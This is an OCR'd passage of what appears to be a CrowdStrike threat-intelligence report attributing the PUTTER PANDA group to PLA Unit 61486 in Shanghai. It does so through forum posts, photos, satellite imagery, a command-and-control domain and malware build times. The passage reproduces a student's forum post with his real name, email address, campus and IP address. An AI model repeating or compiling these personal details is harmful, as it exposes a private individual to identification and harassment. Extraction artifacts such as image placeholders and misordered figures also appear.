



Figure 6. Example Photograph from 163.com Blog

"CPYY" (CONT'D)

711 NETWORK SECURITY TEAM

One of the sites registered to cpyy was used to host a web-based email service, along with a forum on www.cpyy.net. Both of these services were apparently run by the 711 Network Security Team (711网络安全小组), a group that is now likely defunct, but has previously published security-based articles that have been re-posted on popular Chinese hacking sites such as xfocus.net[8].



饮水思源 - 文章阅读 [讨论区: tabletennis]

[转寄/推荐][转贴][删除][修改][设置可RE属性][上一篇][返回讨论区][下一篇][回文章][同主题列表][同主题阅读][从这里展开]

发信人: httpchen(chen), 信区: tabletennis
标　题: [闵行球友]httpchen
发信站: 饮水思源 (2007年09月28日09:41:54 星期五)

请确认标题为: [闵行/徐汇/校外球友]ID

ID: httpchen

姓名: 陈凌

性别: 男

所在校区: 闵行

所用球拍: 直板, (STIGA)Clipper Wood (CL), 正面狂三, 反面RITC 799-1生胶套胶

打法: 直板弧圈进攻型

联系方式: httpchen@gmail.com

最佳联系时间: 晚上6: 00~9: 00

一般打球时间: 周一~周四晚上

平不高, 不求胜负, 但求一身臭汗

cn · [FROM: 58.196.156.15]

日17:27:49 修改本文 · [FROM: 58.196.156.15]

Figure 7. httpchen Posting on SJTU "GRATEFUL" BBS

One of these articles, entitled "IMD-based packet filtering firewall to achieve the principles"[9], is apparently authored by xiaobai, with email address xiaobai@openfind.com.cn; it was published on the "GRATEFUL" (饮水思源) security digest list[10] that is hosted by Shanghai Jiao Tong University (SJTU). This digest list/bulletin board was also frequented by ClassicWind, an actor possibly linked to the Shanghai-based, PLA-sponsored adversary group COMMENT PANDA, as described in. This Tipper also indicates that "the Chinese Communist Party (CCP) and the People's Liberation Army (PLA) aggressively target SJTU and its School of Information Security Engineering (SISE) as a source of research and student recruitment to conduct network offense and defense campaigns", so it is possible that the 711 Network Security Team members came to the attention of the Chinese state via this institution.


An additional connection to SJTU comes from a C2 domain, checalla.com, used with the 4H RAT in 2008. This domain was registered to httpchen@gmail.com at the time, and this address was also used to make a posting on the GRATEFUL BBS (shown in Figure 7). The posting indicates that httpchen is located at the 闵行 (Minhang) campus of SJTU and was posting using IP address 58.196.156.15, which is associated with the China Education and Research Network (CERNET), a nationwide network managed by the Chinese Ministry of Education. It also states that httpchen is studying at the school of Information Security Engineering within SJTU.

[8] For example, hxxp://www.xfocus.net/articles/200307/568.html
[9] This article also lists http://cpyy.vicp.net/ as the original source site, although no archived content could be recovered for this.
[10] See http://bbs.sjtu.edu.cn/bbsanc,path,/groups/GROUP_3/Security/D44039356/D69C6D2AC/D4C11F438/D6DB67E4E/DA69FF663/M.1052844461.A.html

“CPYY” (CONT’D)


MILITARY CONNECTIONS

Several pieces of evidence indicate that cpyy probably has connections to, or is part of, the Chinese military – specifically the PLA Army. In addition to his declaration on his personal blog that he works for the “military/police”, and contacts with actors such as Linxder that have been previously associated with hacking units within the PLA, cpyy’s Picasa site contains several photographs that hint at military connections.



First, a monochrome picture from the 大学时代 (“college”) album posted in February 2007 shows several uniformed individuals:


It is not clear whether this picture includes cpyy, or just friends/associates/relatives.




A picture from the 中学时代 (“high school”) album posted in February 2007 shows a male – likely cpyy based on the clothing shown in the second picture, which matches the pictures of cpyy shown above – performing exercise in front of a group of likely soldiers and an officer:


Although somewhat unclear, pictures from the album 2002年的生日 (“2002 birthday”), also posted in February 2007, show the celebrant (likely cpyy) in khaki clothes that are possibly military wear.

The most compelling pictures, however, are found in the 宿舍 and 办公室 albums (“dormitory” and “office”). A shot of probably cpyy’s dormitory room shows in the background two military hats that appear to be Type 07 PLA Army officer peak hats:



This album also contains a shot of the exterior of a building with several large satellite dishes outside:





This same building and the satellite dishes also appear in the "office" album. The reflection effects observed on the windows of this building could be due to coatings applied to resist eavesdropping via laser microphones and to increase privacy, which would be consistent with a military installation conducting sensitive work.

Above is an image from the same album of what appears to be a larger dish, in front of the Oriental Pearl Tower, a significant landmark in Shanghai:

UNIT 61486

As mentioned above, checalla.com was used for command and control with the PUTTER PANDA 4H RAT in 2008. This domain was registered to httpchen@gmail.com, and in May 2009 the domain registration details were updated to include a Registrant Address of "shanghai yuexiulu 46 45 202#". A search for this location reveals an area of Shanghai shown in Figure 8[12] .

Figure 9 shows an enlargement of satellite imagery from within this area, depicting a facility containing several satellite dishes within green areas, sports courts and a large office building.

[12]Source: https://www.google.com/maps/place/31%C2%B017'18.0%22N+121%C2%B027'18.7%22E/@31.2882939,121.4554673,658m/data=!3m1!1e3!4m2!3m1!1s0x0:0x0



shanghai yuexiulu 46 45 202#
46 Yue Xiu Lu, Zha Bei Qu, Shanghai
Explore this area
Yuexiuyuan Pushan Cross Road

Figure 8. Map and Satellite Views of Area of Interest in Shanghai




Figure 9. Enlarged Section within Area of Interest

Satellite imagery from 2009 showing another aspect of this office building, along with a likely vantage point and direction of camera, alongside probably cpyy's photograph from the same angle, is shown in Figure 10:




Figure 10. Satellite Imagery of Facility Alongside Handheld Image from cpyy

Based on the Shanghai location, and common features, it is highly likely that the location shown above is the same as that photographed by cpyy and shown in the "office" and "dormitory" albums. Further confirmation can be found from photos uploaded by a user on Panoramio[13] who tags the image as being located in Chabei[14] , Shanghai, China (31° 17' 18.86" N 121° 27' 9.83" E). This image is exceptionally similar to building shown in cpyy's "office" album (see Figure 11 below).

[13] http://www.panoramio.com/user/3305909

[14] Alternately Romanized as Zhabei




Figure 11. Panoramio (left) and cpyy Images Compared

According to a public report[15] on the Chinese PLA's General Staff Department (GSD), the 12th Bureau of the 3rd GSD is headquartered in the Zhabei district of Shanghai and "appears to have a functional mission involving satellites, likely inclusive of intercept of satellite communications and possibly space-based SIGINT collection". The same report also lists a Military Unit Cover Designator (MUCD) of 61486 for this bureau.

A webpage[16] published on a Chinese government site detailing theatrical performances involving members of the PLA lists an address of "闸北区粤秀路46号" (46 Yue Xiu Road, Zhabei District) for "总参61486部队" (61486 Forces General Staff). A search for this location shows an identical area to that shown in Figure 8.

It can therefore be concluded with high confidence that the location shown in cpyy's imagery, along with the satellite images above, is the headquarters of the 12th Bureau, 3rd GSD, Chinese PLA – also known as Unit 61486. This unit's suspected involvement in "space surveillance"[17] and "intercept of satellite communications" fits with their observed targeting preferences for Western companies producing technologies in the space and imaging/remote sensing sectors. The size and number of dishes present in the area is also consistent with these activities.

[15] http://project2049.net/documents/pla_third_department_sigint_cyber_stokes_lin_hsiao.pdf
[16] http://www.dfxj.gov.cn/xjapp/wtzyps/wtlzy/wyyjysl/zhc/zyc/bd01d910153ffb4d0115a7c12f70042e.html
[17] http://project2049.net/documents/china_electronic_intelligence_elint_satellite_developments_easton_stokes.pdf

BINARY INDICATORS

Observed build times for the PUTTER PANDA tools described in this report range from 2007 to late 2013, indicating that the actors have conducted several campaigns against their objectives over a period of several years. A build time analysis of all known samples is shown in Figure 1 below, relative to China time.




Figure 1. Build Time Analysis of PUTTER PANDA Malware, Relative to China Time (UTC+8)

Although this shows that there is some bias in the build time distribution to daylight or working hours in China, which is more significant if a possible three-shift system of hours is considered (0900-1200, 1400-1700, and 2000-2300), this evidence is not conclusive. There is also some evidence that build times are manipulated by the adversary; for example, the sample with MD5 hash bc4e9dad71b844dd3233cfbbb96c1bd3 has a build time of 18 July 2013, but was supposedly first submitted to VirusTotal on 9 January 2013. This shows that the attackers – at least in 2013 – were aware of some operational security considerations and were likely taking deliberate steps to hide their origins.

CONCLUSIONS

There is strong evidence to tie cpyy, an actor who appears to have been involved in historical PUTTER PANDA operations, to the PLA army and a location in Shanghai that is operated by the 12th Bureau, 3rd GSD of the PLA (Unit 61486). Another actor tied to this activity, httpchen, has declared publically that he was attending the School of Information Security Engineering at SJTU. This university has previously been posited as a recruiting ground for the PLA to find personnel for its cyber intelligence gathering units, and there is circumstantial evidence linked cpyy to other actors based at SJTU.

Given the evidence outlined above, CrowdStrike attributes the PUTTER PANDA group to PLA Unit 61486 within Shanghai, China with high confidence. It is likely that this organization is staffed in part by current or former students of SJTU, and shares some resources and direction with PLA Unit 61398 (COMMENT PANDA).

Technical Analysis

TECHNICAL ANALYSIS

